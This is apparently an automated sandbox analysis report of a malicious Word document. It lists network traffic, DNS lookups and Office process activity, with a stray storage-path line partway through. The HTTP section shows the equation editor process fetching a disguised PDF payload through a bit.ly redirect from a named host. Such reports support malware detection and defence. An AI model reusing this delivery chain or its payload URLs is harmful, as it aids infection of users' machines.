Jan 27, 2021 06:51:26.225644112 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232167006 CET	80	49166	177.70.106.69	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 06:51:26.232237101 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232274055 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232312918 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232352972 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232388973 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232426882 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232445955 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.232456923 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232490063 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232506037 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.232531071 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.232539892 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.232574940 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.232606888 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.237232924 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.491837978 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.491914034 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.491965055 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492057085 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492074966 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492111921 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492119074 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492150068 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492189884 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492222071 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492279053 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492301941 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492337942 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492382050 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492440939 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492456913 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492499113 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492512941 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492552996 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492604017 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492640972 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.492667913 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.492705107 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.495444059 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752238035 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752271891 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752290964 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752307892 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752325058 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752326965 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752342939 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752353907 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752357960 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752362013 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752362013 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752365112 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752377033 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752379894 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752393007 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752398968 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752419949 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752419949 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752439022 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752441883 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752450943 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752456903 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752469063 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752473116 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752490044 CET	80	49166	177.70.106.69	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 06:51:26.752494097 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752509117 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752511024 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752526045 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752531052 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752542973 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752557993 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752563000 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752567053 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752579927 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752590895 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752597094 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752610922 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752614975 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752618074 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752630949 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752633095 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752650976 CET	80	49166	177.70.106.69	192.168.2.22
Jan 27, 2021 06:51:26.752650976 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752667904 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.752691031 CET	49166	80	192.168.2.22	177.70.106.69
Jan 27, 2021 06:51:26.753751993 CET	49166	80	192.168.2.22	177.70.106.69

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 06:51:24.503771067 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 06:51:24.551803112 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 06:51:24.552100897 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 06:51:24.599993944 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 06:51:25.191107988 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 06:51:25.648433924 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 06:51:25.648818016 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 06:51:25.705070972 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 06:51:30.180989027 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 06:51:30.238764048 CET	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 06:51:24.503771067 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Jan 27, 2021 06:51:24.552100897 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Jan 27, 2021 06:51:25.191107988 CET	192.168.2.22	8.8.8.8	0xef41	Standard query (0)	neuromedic .com.br	A (IP address)	IN (0x0001)
Jan 27, 2021 06:51:25.648818016 CET	192.168.2.22	8.8.8.8	0xef41	Standard query (0)	neuromedic .com.br	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 06:51:24.551803112 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Jan 27, 2021 06:51:24.551803112 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Jan 27, 2021 06:51:24.599993944 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Jan 27, 2021 06:51:24.599993944 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Jan 27, 2021 06:51:25.648433924 CET	8.8.8.8	192.168.2.22	0xef41	No error (0)	neuromedic .com.br		177.70.106.69	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 06:51:25.705070972 CET	8.8.8.8	192.168.2.22	0xef41	No error (0)	neuromedic .com.br		177.70.106.69	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bit.ly
- neuromedic.com.br

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	67.199.248.11	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 06:51:24.668931007 CET	0	OUT	GET /3iWebUT HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: bit.ly Connection: Keep-Alive
Jan 27, 2021 06:51:24.969619036 CET	1	OUT	GET /3iWebUT HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: bit.ly Connection: Keep-Alive
Jan 27, 2021 06:51:25.115094900 CET	1	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 27 Jan 2021 05:51:25 GMT Content-Type: text/html; charset=utf-8 Content-Length: 130 Cache-Control: private, max-age=90 Location: http://neuromedic.com.br/cgi./IMG-50230.pdf Set-Cookie: _bit=l0r5Pp-3298995411bad0e715-00a; Domain=bit.ly; Expires=Mon, 26 Jul 2021 05:51:25 GMT Via: 1.1 google Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 6e 65 75 72 6f 6d 65 64 69 63 2e 63 6f 6d 2e 62 72 2f 63 67 69 2e 2f 49 4d 47 2d 35 30 32 33 30 2e 70 64 66 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	177.70.106.69	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 06:51:25.966811895 CET	2	OUT	GET /cgi./IMG-50230.pdf HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: neuromedic.com.br
Jan 27, 2021 06:51:26.232167006 CET	3	IN	HTTP/1.1 200 OK Date: Wed, 27 Jan 2021 05:50:55 GMT Server: Apache Last-Modified: Tue, 26 Jan 2021 23:10:22 GMT ETag: "1d056b5-ccfe8-5b9d5c24f5257" Accept-Ranges: bytes Content-Length: 839656 Connection: close Content-Type: application/pdf

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2112 Parent PID: 584

General

Start time:	06:51:35
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fdc0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8FE26B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$G-50230.doc	success or wait	1	7FEE8F09AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0863C5D3-5908-4917-8FD7-8909E0160183}.tmp	unknown	512	success or wait	197	7FEE8E40172	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0863C5D3-5908-4917-8FD7-8909E0160183}.tmp	unknown	512	success or wait	4650	7FEE8F09AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0863C5D3-5908-4917-8FD7-8909E0160183}.tmp	unknown	512	success or wait	1	7FEE8F09AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE8F1E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE8F1E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE8F1E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE8F09AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE8F09AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE8F09AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FAEB6	success or wait	1	7FEE8F09AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FAEB6	FAEB6	binary	04 00 00 00 40 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 FD 9B 7E 0C BC F4 D6 01 B6 AE 0F 00 B6 AE 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE8F09AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598382	1379598383	success or wait	1	7FEE8F09AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598383	1379598384	success or wait	1	7FEE8F09AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FAEB6	FAEB6	binary	04 00 00 00 40 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 FD 9B 7E 0C BC F4 D6 01 B6 AE 0F 00 B6 AE 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 40 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B6 AE 0F 00 B6 AE 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 